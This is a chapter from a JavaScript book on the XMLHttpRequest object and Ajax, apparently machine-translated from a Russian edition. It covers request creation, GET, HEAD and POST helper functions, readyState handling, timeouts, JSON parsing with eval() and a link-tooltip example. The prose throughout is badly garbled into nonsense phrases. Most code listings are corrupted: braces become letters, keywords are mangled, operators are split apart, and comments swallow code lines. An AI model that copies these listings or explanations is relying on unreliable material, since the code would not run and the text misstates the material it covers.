Tags < ifr ame > recently appeared quite in HTML , and they are more versatile than the tag < img >, t. To. Allow the Web server to return the result is a binary image file, and readable meters form that can be tested based scenarios nariy. When using the tag and < the iframe > script first adds a URL -address information for the web server, and then writes the URL hell- res in property src tag < the iframe >. The server creates an HTML document containing the response to the request and sends it back to the web browser, which displays the response in an < iframe > tag. In this case, the < iframe > element does not have to be visible to the user - it can be hidden, for example, using style sheets. Based scenarios nary can analyze the server's response, to crawl the document element m ente < the iframe >. Please note that interactions with the document are limited by the common origin policy, which is discussed in Section 13.8.2.

Even change the properties src tag < script > can be used for the originating Bani dynamic HTTP -Record dew. Using the tag < script > for inter action with the protocol HTTP is especially attractive, because when the server response takes the form of JavaScript -code, it does not require additional parative analysis - interpreter JavaScript just takes er on.

Despite the fact that there is a possibility of using the tag < img >, < the iframe > and < script > for interaction with the protocol the HTTP , to implement such a possibility Nosta practical portable way is much more difficult than it looks in words, and in this chapter we will focus on another, more powerful way to dos tizheniya the same results. The object XMLHttpRequest well supported by all modern browsers and provides full access to the minutes of the HTTP , including the ability to send methods of POS T and HEAD in to complement to the usual request by the GET . The object XMLHttpRequest can RETURN schat response web server synchronously or asynchronously, in plain text or in the form of a DOM - documents. Despite its name, the object XMLHttpRequest not confine ourselves to and Using XML -documents - he is able to take Liu bye text documents. The XMLHttpRequest object is a key element of the web

application architecture known as Ajax [1] . We'll talk about Ajax applications after seeing how the XMLHttpRequest object works .

At the end of the chapter, we return to the topic of using the tag < script > for interaction with the protocol of the HTTP , and there I will demonstrate how possible at menit this method, when the object XMLHttpRequest is not available.

Using the X MLHttpRequest Object

The process of interacting with the HTTP protocol using the XMLHttp - Request object is divided into three stages:

Create an XMLHttpRequest object .

This chapter is just an introduction to the subject; a comprehensive description of the Ajax architecture with detailed examples of implementation can be found, for example, in the books: Zakas, McPeak, Fawcett " Ajax for Professionals". - Per. from English. - SPb .: Sim ox-Plus, 2007;

Dari, Brinzare, Cherchez-Toza, Busika “ AJAX and PHP . Development of dynamic web applications ". - Per. from English. - SPb .: Symbol-P lyus, 2007. - *Note. scientific ed.*

Define and submit an HTTP request to the web server.

Synchronous or asynchronous reception of the server response.

Each of these steps is discussed in more detail in the following impersonate affairs.

All the examples in this chapter are part of one large module. They define the helper functions that are part of the HTTP namespace (see Chapter 10). However, in the examples given here you will not find about grammny code that actually creates space consisting consistency of names. The sample package, which can be downloaded from the publisher's website, includes a file named http . js , which includes the code for creating the namespace, but you can simply add one line to the examples here :

```
var HTTP = {};
```

Creating a request object

The XMLHttpRequest object has never been standardized, and the process for creating it in Internet Explorer is different from that of other platforms. (Fortunately, the API for working with the XMLHttpRequest object, once created, is the same across all platforms.)

In most browsers, the object XMLHttpRequest is created by simply calling con struktora:

```
var request = new XMLHttpRequest ();
```

In IE until version 7 designer the XMLHttpRequest () simply missing. In IE 5 and 6 XMLHttpRequest is an object ActiveX and should generate a smiling reference to the constructor ActiveXObject (), which name transmitted CPNS Vai object:

```
var request = new ActiveXObject ("Msxnl2.XMLHTTP");
```

Unfortunately, the object has different names in different versions of Microsoft's XML HTTP library . Depending on the version of the library, SET lennoy the customer, sometimes you have to use the following code to create an object:

```
var request = new ActiveXObject (" Microsoft.XMLHTTP");
```

Example 20.1 is a platform-supporting functions tion named HTTP . newRequest (), which creates XMLHttpRequest objects .

Example 20.1. HTTP helper function . newRequest ()

```
// Let's try using the following functions to create an
XMLHttpRequest object . HTTP ._ factories = [
    function () { return new XMLHttpRequest (); },
    function () { return new ActiveXObject (" Msxml 2. XMLHTTP "); },
    function () {return new ActiveXObject ("Microsoft.XMLHTTP"); }
```

```
];
// When a functional function is found , it will be saved here. HTTP
._ factory = null ;
```



```
// Creates and returns a new XMLHttpRequest object .
//
// At the first call to the function, all functions from the list are
tested until // one is found that returns a non-empty value and
throws an exception.
// After a functional function is found, a reference to it // is
remembered for later use.
//
HTTP.newRequest = function () {
    if (HTTP._factory! = null) return HTTP._factory ();
for (var i = 0; i <HTTP._factories.length; i ++) {try {
            var factory = HTTP._factories [i]; var
            request = factory (); if (request! =
            null) {
                HTTP._factory = factory;
                return request;
            }
        }
          catch ( e ) { continue ;
        }
    }
    // If, after getting here, the script could not find a suitable function to
    create // the object, you must raise an exception on this and all
    subsequent calls. HTTP ._ factory = function () {
```

```
        throw new Error (" XMLHttpRequest object is not supported");
    }
    HTTP._factory (); // Raise an exception
}
```

Send request

After the object XMLHttpRequest is created, the next stage - from editing the query web server. This process itself is so w e consists of MULTI FIR stages. First Ocher rd Call need to amb method of the open (), which is transmitted URL request and *method* vypol n eniya HTTP Requesting. Most of the HTTP-Lock the owls performed by the GET , which simply loads with a contents of the set of Nome URL URLs. Another equally useful method is POST ; This method Execu zuetsya mainly HTML -forms: it allows you to include those to Article request the names and values of variables. Another interesting method - the HEAD : he simply lock Shiva the server headers that match a given URL URLs. This is allows one scenarios etc. overyat, for example, the recent changes the Documentation that without loading the contents of this document. Specify the method and the URL - address Lock the sa as follows:

```
request . open (" GET ", url , false );
```

By default, the open () method configures the XMLHttpRequest object to make an asynchronous request. If you pass false to it in the third argument , the request will be executed synchronously. In general, it is preferable to use

asynchronous requests, but synchronous requests are easier to do , so we'll start with them.

In addition to the third optional argument, the open () method can accept a name and password in the fourth and fifth arguments. They are used to make

a request to a server that requires authorization.

The method of the open () is not TNA ravlyaetsya request, it simply maintains its arguments to for the next use, when will be the actual sending of the request. Before sending a request, you must configure some Zago agile request. Here are some examples: [1]

```
request . set RequestHeader (" User - Agent ", "
XMLHttpRequest "); request . setRequestHeader (" Accept -
Language ", " en ");
request . setRequestHeader (" If - Modified - Since ", lastRequestTine .
toString ());
```

Note: The Web browser will automatically add to the created per request all necessary , the cookies have . Explicitly configure the header " Cookie " may, be required only if you want to send a spoofed server a cookie .

Finally, after the creation of the request object by calling the open () and the settings are not crawled headers can be done about tpravku request:

```
request . send ( null );
```

The body of the request is passed as an argument to the send () function . For HTTP-Lock the owls GET value is always null . However, for POST requests, the argument must contain the data of the form sent to the server (see example 20.5). For now, we'll just pass null . (Note: the value null . Must necessarily be transmitted object XMLHttpRequest is a client skim, at least in the browser of Firefox , its methods do not allow the lack of arguments that in box is not admissible in ordinary JavaScript -function.)

Receiving a synchronous response

The XMLHttpRequest object stores not only information about the HTTP request, but also the server response. E fusion method open () third argument transmitted value false , IU Todd send () performs query Synchro: it does not return control until such time until a response from server. [2]

The method of the send () does not return a code consisting of n Ia. After he returns, you can check the status code the HTTP , the server returns in the property sta tus of the object query. Possible values are determined by the status code proto stake the HTTP . Status code 200 indicates successful completion of the request and dos tupnost response. At the same time the status code 404 indicates an error "not found yet", which occurs when the specified URL specified address of does not exist.

detailed description of the HTTP protocol is beyond the scope of this book. For complement tional information on these and other titles used in vypol nenii HTTP Requesting refer to the technical description of the protocol HTTP .

The X MLHttpRequest object has some really amazing capabilities, but its API is not well thought out. For example, logs cal value indicating whether synchronous or asynchronous behavior, the action pheno- would have to be an argument m of the method send ().

Object XMLHttpReques t return the server response as a string, available through its with TVO responseText object query. If the answer is an XML-docu ment to the district it can be accessed as DOM objects, the Document through the property the re - sponseXML . Note: the object XMLHttpRequest adopted and transformation nized a response from the server object in the Document , the server must clearly identify it as XML - documents specifying the MIME -type of " text / the xml ".
When a request is synchronous, code following the Challe vom method send (), usually looks something like this:

```
if ( request . status == 200) i
    // Server response received. Display response
    text. alert ( request . responseText );
I
else i
```

```
    // Something went wrong. Display error code and
    message. alert (" Error " + request . status + ":" + request
    . statusText );
  I
```

In addition to the status code, and the server response in the form of text or a document object XMLHttpRequest provides access to HTTP -zagolovkam received from Servais ra. Method getAll ResponseHeaders () returns the response headers in the form of a solid block of text, and the method getResponseHeader () returns Zago agile by its name. For example:

```
  the if ( request . the status == 200) i // Check for errors //
  Check that the response - e the XML -documents the if (
  request . the getResponseHeader ( " the Content - the Type
  ") == " text / the xml ") i var doc = request . responseXML
  ;
        // Now process the received document
    I
  I
```

When using object XMLHttpRequest in synchronous mode there odes to a serious problem: esl and the web server does not respond to the request, the method of the send () eye zhetsya locked on for quite a long time. The JavaSoript script will terminate, giving the impression that the web browser is frozen (of course, this depends a lot on the platform type). Koh da stopping the server is the process of transferring the normal page, the user can simply click on the Stop button and go to try another link or enter another URL -address. However, the object XMLHttpRequest Stop button no will repay Corollary not provided. The send () method does not provide the ability to specify a maximum timeout, and JavaSoript's single-threaded scripting model does not allow the XMLHttpRequest object to be terminated synchronously after the request has been sent.

The solution to this problem is to use the XMLHttpRequest object asynchronously.

Processing an asynchronous response

To use the XMLHttpRequest object asynchronously, you must pass true in the third argument to the open () method (or just omit

the third argument, claim of how many values true default). In this case, the send () method will send a request to the server and return immediately. To GDSs will receive a response from the server, it will be available en through the same properties of the object the XMLHttpRequest , which have been described above.

Asynchronous response from the server - this is an asynchronous mouse click is made ny user: you will need a notice informing about this. The role of the one who notices can perform Grain otchik events. In the case of an XMLHttpRequest object, such an event handler is set in the onreadysta - techange property . As the name of the property suggests, the handler function is called when the value of the readyState property changes . The property of the readyState - is intact ie a number that determines the status code HTTP Requesting and its possible values ne rechisleny Table. 20.1. The object XMLHttpRequest does not define symbolic con constants for any of the five values listed in the table.

Table 20.1. Property value readyState object XMLHttpRequest

readyStat e	Value
0	Open () method has not been called yet
1	The open () method has already been called, but the send () method has not been called yet
2	The send () method has been called, but the response has not yet been received from the server
3	Receiving data from the server. The readyState property value 3 is different in Firefox and Internet

	Explorer ; see section 20.1.4.1 for details
4	Server response received in full “

[a] The request completed successfully. - *Note. scientific ed.*

Since the object XMLHttpRequest is only one event handler, he vyzy INDICATES to handle all possible events. Typically, the onreadysta - techange handler is called once after calling the open () method and once after calling the send () method . Once again, it is called when the server starts to flow from the vet, and the last ra h - when the server's response is fully adopted. Unlike pain shinstva events in client JavaScript , handler onreadystatechange not ne Reda event object. To determine the cause of the call handler, an go check the property readyState object and the XMLHttpRequest . Unfortunately, on the responsibility of carrying not passed even the object of the XMLHttpRequest , so it is necessary to define the handler function to the scope, where it will be dos tupen request object. A typical asynchronous request handler looks like this:

```
// Create XMLHttpRequest using the previously described
function var request = HTTP . newRequest ();
// Register an event handler to receive asynchronous notifications.
// This code processes the response and is placed in a nested
function // even before the request is sent. request .
onreadystatechange = function () {
    if ( request . readyState == 4) { // If request is received
        if ( request . status == 200) // If the request was successful
            alert ( request . responseText ); // render server response
```

I

// Create a GET request for the given URL . The third argument is omitted,
// so the request will be executed asynchronously request .
open (" GET ", url);
// Here, if necessary, it would be possible to define additional // headers in the request.
// Submit the request. Because this request GET , as transmitted request body // value null . Since this is an asynchronous request, the send () method
// does not block and returns immediately. req uest . send (null);

20.1.4.1. Further comments about the value 3 properties readyState

The object XMLHttpRequest is not yet standardized, so different browsers Obra batyvayut value of 3 properties of the readyState . For example, when loading a sufficiently long response br ouzer Firefox repeatedly calls an event handler on - readystatechange for the value 3 in the property readyState to ensure feedback during loading. Scripts can use this circumstance to demonstrate the loading process to the user. On the other hand, of Internet Exp lorer accurately interprets the name of the event handler and call it only in the event of an actual property value changes the readyState . This means that of Internet Explorer handler is called only once for the value of 3 in the properties 've readyState regardless of how long the download document.

Browsers also respond differently to the value 3 in the readyState property . Not Despite the fact that the value of 3 means that some part of the answer has already been accepted, that it is not less than the documentation of Miorosoft the object XMLHttpRequest is clearly stated that in this state, an appeal to the property responseText regarded INDICATES as an error. In other browsers, it seems, the property responseText RETURN schaet that part of the answer, koto paradise is now available.

Unfortunately, none of the major browser vendors have provided adequate documentation for their XMLHttpRequest object . Until XMLHttpRequest

will not be standardized or at least clear enough documents Rowan, better sun ignore any value of the readyState , other than 4.

XMLHttpRequest Object Security

As a subject of a generic origin policy (see section 13.8.2), an XMLHttpRequest object can only send HTTP requests to the server from which a document using the object was received . This is a reasonable restriction chenie, but it can be overcome, if the server-side post script that performs a proxy function that will receive the contents of the URL-hell ests outside the site.

This security limitation of XMLHttpRequest has one very important implication: the XMLHttpRequest object makes HTTP requests and cannot work with other URL addressing schemes . For example, he is not able to work with such prefik themselves URL URLs as file : //. This means that there is no way to check

rit serviceability script using object XMLHttpRequest in locale Noah filesystem. You will have to upload the test script to a web server (or run a web server on your local machine). For the script to be able to fulfill the HTTP request, it must be loaded by the browser over HTTP .

Examples and Utilities with XMLHttpRequest Object

An example of an HTTP helper function was presented at the beginning of this chapter . ne - wReques t (), which allows you to get an XMLHttpRequest object in any browser. Similarly using other auxiliary

functions can sous nificant easier to work with the object XMLHttpRequest . In the following Sect crystals are examples of such auxiliary ial functions.

Basic utilities for working with GET requests

Example 20.2 provides a very simple function that handles the most common use case object the XMLHttpRequest : just tell her tre buoy URL addresses and a function that will take the text of the response.

Example 20.2. HTTP helper function . getText ()

```
**
Jses an XMLHttpRequest object to retrieve content as specified
JRL address using GET method . Having received the answer, it passes it
in plain text) of the specified callback function.
:
This function is non-blocking and has no return value.
: /
HTTP . getText = function ( url , callback ) { var request = HTTP .
    newRequest (); request . onreadystatechange = function () {
    if (request.readyState == 4 && request.statu s == 200)
        callback (request.responseText);
    }
    request.open ("GET", url);
    request.send (null);
;
```

Example 20.3 shows a trivial function that takes an XML document and passes it to a callback function.

Example 20.3. HTTP helper function . getXML ()

```
HTTP . getXML = function ( url , callback ) { var request = HTTP .
    newRequest (); request . onreadystatechange = function () {
    if (request.readyState == 4 && request.status == 200)
        callback (request.responseXML);
    }
    requ est.open ("GET", url);
    request.send (null);
;
```

Getting only headers

One of the features of the XMLHttpRequest object is that it allows you to define the HTTP method to use. HTTP -method H the EAD asks Ser faith only headers for a specified URL URLs without content is Nogo at this address. This feature can be used, for example, to check the date when an asset was last modified before loading it.

Example 20.4 shows how you can make a HEAD request . He including The chaet function that parses name-value pairs in the HTTP -zagolovke and stores them as properties of JavaScript -objects. There is also a function of the error handling, which is called in the case of n Acquiring code from the server to the standing 404 and other error codes.

Example 20.4. HTTP helper function . getHeaders ()

```
/ **
Uses an HTTP HEAD request to get the headers from the specified
URL addresses. After receiving the header analyzing them via the
functions tion
HTTP . parseHeaders () and passes the resulting object to the specified
function
callback. If the server returns an error code, it calls the specified
errorHandler function . If no error handler is specified, passes the value
null callback function.
* /
HTTP . getHeaders = function ( url , callback , errorHandler ) {
var request = HTTP . newRequest (); request .
onreadystatechange = function () { if ( request . readyState == 4)
{ if ( request . status == 200) {
            callback (HTTP.parseHeaders (reque st));
        }
        else {
            if (errorHandler) errorHandler (request.status,
```

```
                                        request.statusText);
                else callback (null);
            }
        }
    }
    request.open ("HEAD", url);
    request.send (null);
};
// Analyzes the response headers received in the
XMLHttpRequest , and returns // the names and values in the
form of properties of the new object.
HTTP . parseHeaders = function ( request ) {
    var headerText = request . getAllResponseHeaders (); // Text
    from the server var headers = {}; // This is the return value
    var ls = / ~ \ s * /; // Regular expression that removes leading
    spaces var ts = / \ s * $ /; // A regex that removes trailing
    spaces
    // Break the headers into lines var lines = headerText . split ("\
    n ");
    // Loop over all lines for ( var i = 0; i < lines . Length ; i ++) {
    var line = lin es [ i ];
```



```
        if ( line . length == 0) continue ; // Skip blank lines // Split
        each line at the first colon and remove extra spaces var pos =
        line . indexOf (':');
        var name = line.substring (0, pos) .replace (ls, "") .replace (ts,
        ""); var value = line.substring (pos + 1) .replace (ls, "")
        .replace (ts, "");
```

```
        // Store the name-value pair as a property of the JavaScript
        object headers [ name ] = value ;
    }
    return headers;
};
```

HTTP POST Method

HTML default-forms are sent to the server is running p by the POST . When vypol nenii request POST data is transmitted to the server in the request body, and not in line URL URLs. As request parameters in the method GET have to insert a URL , the method GET is suitable only for cases where the request does not cause poboch us x effects on the server side, that is, e. When repeated requests GET with the same meat by direct URL addresses and with the same parameters lead to the same results. If the request is accompanied by side effects (eg, the server retains some of the steam meters in the database), uses should vatsya request for the POST .

Example 20.5 shows how to execute POST requests using the XMLHttpRequest object . HTTP method . post () calls the HTTP function . encodeForm - Data () to convert object properties to string form that can be used as the body of a POST request . Then, the resulting line passes camping method XMLHttpRequest . send () and becomes the body of a millet. (Also, row generated by using the HTTP . EncodeFormData (), can be added to the URL - Address method GET ; sufficient to separate the URL -address and the data symbol in supplicatory receptacle and minute.) In addition, the method of Example 20.5 using HTTP . _ getResponse (). This method analyzes the server response based on its type. The implementation of this method is shown in the next section.

Example 20.5. HTTP helper function . post ()

```
/ **
Sends HTTP -query POST to the specified URL URLs,
using the names and values of the object's properties as the request body.
Parses the server response based on its type and transmits
the received value of the callback function.
If an HTTP error occurs, it calls the specified
errorHandler function or passes null
callback functions if no error handler is defined.
** /
```

```
HTTP . post = f unction ( url , values , callback ,
errorHandler ) { var request = HTTP . newRequest ();
request . onreadystatechange = function () { if ( request .
readyState == 4) { if ( request . status == 200) {
            callback (HTTP._getResponse (request));
        }
        else {
```



```
            if ( errorHandler ) errorHandler ( request . status ,
                                    request . statusText );
            else callback ( null );
        }
    }
}
request . open (" POST ", url );
// This header tells the server how to interpret the request
body. request . setRequestHeader (" Content - T ype ",
                    " application / x - www - form - urlencoded ");
// Insert the object property names and values into the request body //
and send them in the request body. request . send ( HTTP .
encodeFormData ( values ));
;
**
    Interprets the names and values of the properties of the object as if they
    were and
    form element values, uses the format application / x - www - form -
    urlencoded * /
```

```
HTTP . encodeFormData = function ( data )
    { var pairs = [];
      var regexp = /% 20 / g ; // Regular expression matching encoded space
      for ( var name in data ) {
         var value = data [name] .toString ();
         // Create a name / value pair, but encode the name and value first.
         // Almost everything we need is done by the global function //
         encodeURIComponent , but it turns spaces into% 20 instead
         of // the "+" we need. You can fix this with String . replace ()
         var pair = encodeURIComponent ( name ). replace ( regexp ,
         "+") + '=' + encodeURIComponent ( value ). replace ( regexp
         , "+"); pairs . push ( pair );
      }
      // Concatenate all pairs into a string, separating them with & return
      pairs . join ('&');
;
```

Another option for making a POST request using the XMLHttpRequest object is shown in Example 21-14. The code in this example is a web service, but BME hundred values of form elements in the body of the request sends the XML - document.

Answers formats the HTML , the XML and JSON

Most of the examples shown above, the server's response to the HTTP - request interpreted as plain text. It is legitimate, and no mo Jette say that web servers can not return documents with content ti pa « text / plain ». Analyze this response from JavaSoript -stsenariya can be by the power of various string methods and do with it whatever it takes.

The server response can always be interpreted as plain text, even if its content is of a different type. If a server, for example, returns the HTML-dock cop, you can extract the contents of the document with the property respon - setext and of ATEM paste it into a document element with the property
innerHTML .

However, there are other ways to handle the response received from the server. As noted earlier in this chapter, if the server sends a response with content type « text / the xml », can be floor in chit converted representation of XML-docu ment from the property 's resp onseXML . The value of this property is a DOM object named the Document , on e that to work with such a document may be used DOM -methods.

However, it should be noted that using XML to transfer data may not be the best choice. If the server sends data to rs who will be processed on the client side JavaSoript -stsenariem very inefficient will first convert the data into a format XML hundred Rhone server, then use the object XMLHttpRequest convert the DATA is, in the DOM is a tree of nodes, and then in the script crawl out of this tree for the drive data. A shorter way is to side ser faith to convert the data in object literals and arrays, and then pass on the radiation source text in the language JavaScript web browser. After this scene ry be able to "analyze" the answer, simply by passing it to the method the eval ().

Converts data to form JavaScript -objects known under the name JSON (JavaScript Object Notation - Notation JavaScript object named s). [1] Here are examples of data in XML and JSON formats :

```
<! - The format of the XML ->
<author>
<name> Wendell Berry </name>
<books>
   <book> The Unsettling of America </book>
   <book> What are People For? </book>
</books>
</author>
```

```
// format JSON {
   "name": "Wendell Berry",
   "books": [
      "The Unsettling of America",
      "What are People For?"
```

```
    ]
}
```

Function HTTP.post (), leads to example 20.5, causing as a function HTTP ._ getResponse (). This function retrieves the title of the Content - the Type and its Pomo schyu determines the format for the response. In the example of e 20.6 is imple tion the HTTP _ getResponse (), which returns an XML - documents as an object Docu ment of , interpreted using the eval () the contents of JavaScript - or JSON-docu ments, and any other types of documents returned in plain text.

To learn more about JSON , visit http_: // json_. _org_. The idea belongs to Doug Lasu Crockford (Douglas Crockford); on its website you can find links to Uchi lites convert the data to / from the format of the JSON , written in a variety of I zykah programming. This way of encoding data can be useful even for those who don't use JavaScript .

Example 20.6. HTTP._getResponse ()

```
HTTP._getResponse = function (request) {
  // Check type of content , obtained from the server
  switch  statement  (request.getResponseHeader  (
  "the Content-the Type")) { a case "text / the xml":
      // If this is the XML - document , return the object
  Document. return request.responseXML; case "text / json": case
  "text / javascript": case "applicatio n / javascript": case
  "application / x-javascript":
    // If it's JavaScript or JSON , call eval (),
    // to convert the text to a JavaScript value.
```

```
        // Please note: this should only be done if
            // if the server's integrity is beyond doubt! return eval (
    request . responseText ); default :
        // Otherwise, interpret the response as plain text // and return it
        as a string. return request . responseText ;
    }
};
```

Do not use the method of the eval () for process and data in the format of the JSON , as it de barks in Example 20.6, unless you know that the server never sends malicious code instead of the data in the format of the JSON . More without dangerous alternative method eval () - parse objects literals J avaScript «Manual", without calling the eval ().

Limiting the request timeout

The disadvantage of the object XMLHttpRequest is the lack of restriction chit latency execution of the request. This flaw is especially critical for synchronous requests. If a ligature to the server lost, the web browser will Xia blocked in the method of the send () , and will not react to favor Vatel. This does not happen with asynchronous requests because the send () method does not block and the web browser can continue to respond to user input. However, even here there is a time limit problem vypol neniya request. Suppose an application using the object XMLHttpRe quest launched HTTP -query when the user clicks on the button. To prevent the possibility of sending multiple requests, it is useful to make the button inactive until the server response arrives. But what if the server stops or there will be something that will prevent reception of a response to ask for? The browser will not be blocked, but the opportunities of five applications for Neak tive button will be disabled.

To avoid such problems, it would be convenient to be able mustache tanavlivat own timeout using the the Windows . setTimeout () when making HTTP requests. Normally, the response comes before the timer event handler is called , in which case you can simply call the Window function . clearTimeout () to cancel the timer firing. On the other hand, if the timer event handler is called earlier,

than the property readyState will be set to 4, App of the request will be ying from menit using the method of the XMLHttpRequest . abort (). Thereafter normally follows from direct users that attempt to fulfill the request rubbed sang unsatisfactory chu (e.g., by Window . Alert ()). If this hypothetical example ne eds launch query button is deactivated, it can be re-ak -activated after the time limit of f Idan.

Example 20.7 defines the HT TP function . get (), which demonstrates the timeout trick just described. It is a usover shenstvovannuyu version features the HTTP . getText () Example 20.2 and supports many of the features demonstrated in the previous example and x, VC Liu tea error processing the request parameters and the method of the HTTP ._ getResponseO , described ny above. In addition, it allows you to specify an optional callback function, koto p th will be called whenever the pro izoydet event onreadystatechange with the value of the readyState , other than 4. In such browsers as of Firefox , the event handler can cause Xia repeatedly with a value 3, and this callback function allows the script to show the download progress bar to the user.

Example 20.7. HTTP helper function . get ()

```
/ **
Sends HTTP -query GET to specify the URL . In case of successful
when receiving a response, it is converted to a header based object
Content - Type and passed to the specified callback function.
Additional arguments can be passed as properties of the options object .
*
If you receive a response with an error message (for example, the
message
404 Not Found ), the status code and message are passed to the function
options . errorHandler . If a fault handler is not defined, you is called
a callback function with a null argument.
*
If options . parameters is defined, its properties are interpreted
```

as the names and values of the query parameters. With
HTTP.encodeFormData ()
they are converted to a string that can be inserted into the URL , after
which this
the string is appended to the end of the URL following the '?' character.
*
If options . progressHandler , it will be called
whenever the readyState property has a new value less than 4.
Each time this function will be passed the number of calls to this
function.
*
If options . timeout , the XMLHttpRequest object will work
aborted if the request is not executed before the specified number of
milliseconds.
If the timeout has expired and the function is defined
options . timeoutHandler , it will be called with the line
Request URL as an argument.
*
** /
HTTP . get = function (url , callback , options) { var request =
HTTP . newRequest (); var n = 0; var timer ;
if (options . timeout)


```
        timer = setTimeout ( function () {
      request.abort (); if
      (options.timeoutHandler)
          options.timeoutHandler (url);
  },
```

```
                    options.timeout);
    request.onreadystatechange = function () {if (request.readyState == 4) {
          if (timer) clearT imeout (timer); if
          (request.status == 200) {
             callback (HTTP._getResponse (request));
          }
          else {
             if (options.errorHandler)
                options.errorHandler (request.status,
                                request.statusText);
                  else callback (null);
          }
          }
       else if (options.progressHandler) {options.progressHand ler (++ n);
          }
    }
    var target = url; if
    (options.parameters)
          target + = "?" + HTTP.encodeFormData
    (options.parameters) request.open ("GET", target);
    request.send (null);
};
```

Ajax and dynamic scripting

The term *Ajax* represents the architecture of web applications that Ba wang on mutually from interaction with the protocol HTTP and object of the XMLHttpRequest . (In fact, for many object XMLHttpRequest and Ajax are synonymous.) Ajax - it acro him from « Asynchronous JavaScript and the XML » (asynchronous JavaScript and the XML). [1] The term was DIDP Uman Jesse James Garrett (Jesse James by Garrett) and first appeared in February 2005 in his article « the Ajax : A the New Approach to the Web the Applications » (the Ajax : a new approach to web application development), which can be found at *http : // www . adaptivepath . com / publications / essays / archi - ves / 000385. php .*

The importance of the Ajax architecture is hard to overestimate, and the simple name only served as a catalyst for the start of the web application revolution . However, as it turns out, this acronym does not fully describe the technologies used by Ajax applications. All client JavaScript -stsenarii Execu form a event handling mechanism and therefore are asynchronous. In addition, the use of XML in designed in the style of Web applications, the Ajax , it is often convenient, but it is entirely optional. The main feature of Ajax-Ap Nij - the interaction with the protocol the HTTP , but this is not reflected in the acronym.

51 G

Chapter 20. Working with the HTTP protocol

The XMLHttpRequest object , which powers Ajax , was available in Microsoft and Netscape / Mozilla browsers four years before Garrett's article, but it had never received such attention before. [1] That all changed in 2004 when the company Google has released a new version is almost Vågå web applications the Gmail , using the object the XMLHttpRequest . The combination of high quality applications, performed on a professional urs not, Garrett and articles, published in early 2005 opened the floodgates for the booming of interest in the Ajax .

A key feature of any Ajax -applications is to interact with the web protocol server HTTP without requiring a full page reload. As the amount of transmitted data is small and the browser does not spend time on analysis and mapping of the entire document (and associated tables STI lei and scenarios), the response time of the application is very Neboli PWM. As a result, Web applications began to resemble traditional Nastola nye application.

Optional singularity Nosta Ajax -based applications is the use of odds mat XML to represent the data at the time of communication between the client and the server is running rum. Chapter 21 shows how you can manipulate

XML -data from JavaScript -stsenariev, including the execution of XPath Requesting you and complements the XSL - transformation XML - documents in the format of the HTML . In some Ajax-Ap niyah to separate content (data in the format of the XML) from the presentation (the HTML - formatirovanie applied using stylesheets the XSL) Execu zuetsya language the XSLT . This approach provides additional benefits, the ability to Shaya amount of data transmitted from the server to the client, and enduring implementation of the necessary changes on the client side.

It is possible to formalize Ajax in terms of an RPC engine [2] . In that hell formulation of web developers use low-level Ajax-Biblio theca both server-side and client-side to facilitate high tier communication between the client and the server. This chapter does not describe ik- any library that implement RPC means E the Ajax , because the focus here is on low-level technology, ensure the vayuschim work of architecture the Ajax .

Ajax - young enough application architecture, and describes its Garrett article ends with a call to action that is worth so th so that when lead it here:

The biggest challenges in Ajax application development are not
in the technical plane. The technologies that form the basis of Ajax are
sufficient

I regret not taking up the description of the XMLHttpRequest object in the fourth edition of this book. That edition was largely based on the standards and the object the XMLHttp the Request was not included in it, simply because he has never been the standardized van. If at that time I was aware of the powerful features that have been granted a work with the protocol of the HTTP , I would have broken the rules and would include a description of the object in the book.

Abbreviation RPC occurs by Remote Procedure Call (remote call proce dures) and describes the strategy used in distributed computations to simplify interactions between a lientom and server.

mature, well-established and understandable. The main problem lies in the fact that the developers of these applications forget to think about the existing restrictions of the World Wide Web niyah and begin to imagine Bole is, a richer range of possibilities.
It will be fun.

Ajax example

Examples, leads to so far in this chapter are represented auxiliary negative function, demonstrating how to use the object XMLHttpRe - quest . They are not proves, *what* may need this facility or *what* you years he gives. As noted in the quote from the article Garrett, architecture Ajax from kryvaet a host of new features that have just begun to be explored. Follows blowing example is fairly simple, but it d emonstriruyutsya some aux gatelnye function and a number of opportunities provided by the architecture of the Ajax .
Example 20.8 is an unobtrusive script logs the event in the responsibility of carrying the document references, to use them to display a popup e tooltip when you hover the mouse pointer on them. For links pointing to the same server from which the document itself was downloaded, the script makes an HTTP HEAD request using the XMLHttpRequest object . Of the RETURN by thallium server headers are retrieved type contains th, size and date of Latter change the document to which the link points, and that of information tion is displayed as a tool tip (Fig. 20.1). Thereby vsply vayuschie tips provide some sort of a preliminary assessment of the Trust to the Document, that can help users in making decision
about whether to click on this link or not.
At the core of the implementation is a class Tooltip , designed in Example 16.4 (it does not require an extended version of the class, which cites the example of 17 .3). In addition, it uses a module Geometry Example 14.2 and auxiliary valued function the HTTP . getHeaders () from Example 20.4. The program code is incorporated several levels of asynchrony: in the form of an

event handler the onload , Obra handler events onmouse over , the timer and the callback object the XMLHttpRequest . All this leads to the creation of deeply nested functions.

Figure: 20.1. Ajax tooltip

Example 20.8. Tooltips Ajax

```
/ **
linkdetai ls.js
*
This module adds event handlers to links in the document,
with which tooltips are displayed on delay
mouse pointer over these links for half a second. If the link
   points to a document on the same server as the original document, popup
      the hint will include information about the type, size and date that
                  retrieved via HTTP Requesting HEAD , executable object
                                                        XMLHttpRequest .
```

```
*
    This module requires the Tooltip modules . js , HTTP . js and
    Geometry . js * /
( function () { // Anonymous function that contains all the required
    names // Creates a tooltip object var tooltip = new Tooltip ();
      // Customize the init () function call after loading the document if (
      window . AddEventListener ) window . addEventListener (" load ",
      init , false ); else if ( window . attachEvent ) window . attachEvent ("
      onload ", init );
      // Called after loading the document function init () {
         var links = document . getElementsByTagName (' a ');
      // Loop through all links and add event handlers for ( var i = 0; i <
      links . Length ; i ++)
         if (links [i] .href) addTooltipToLink (links [i]);
      }
      // This function adds handlers events function addTooltipToLink
      (link) {
         // Add event handlers if ( link . AddEventListener
         ) {// Standard trick
            link . addEventListener (" mouseover ", mouseover ,
            false ); link . addEventListener (" mouseout ", mouseout ,
            false );
         }
         else if (link.attachEvent) {// For IE
            link.attachEvent ("onmouseover", mouseover);
            link.attachEvent ("onmouseout", mouseout);
         }
        var timer ; // Used in function calls setTimeout / clearTimeout
         function mouseover (event) {
            var e = event || window.event;
            // Get the position of the mouse pointer , convert // to
            document coordinates, and add an offset var x =
            e.clientX + Geometry.getHorizon talScroll () + 25; var y
            = e.clientY + Geometry.getVerticalScroll () + 15;
            // If a hint is scheduled to be displayed, cancel it if (
            timer ) window . clearTimeout ( timer );
```

```
    // Schedule the display of the tooltip after half a second
    timer = window . setTimeout ( showTooltip , 500) ;
```



```
    function showTooltip () {
        // If the HTTP link points to the same host that // this
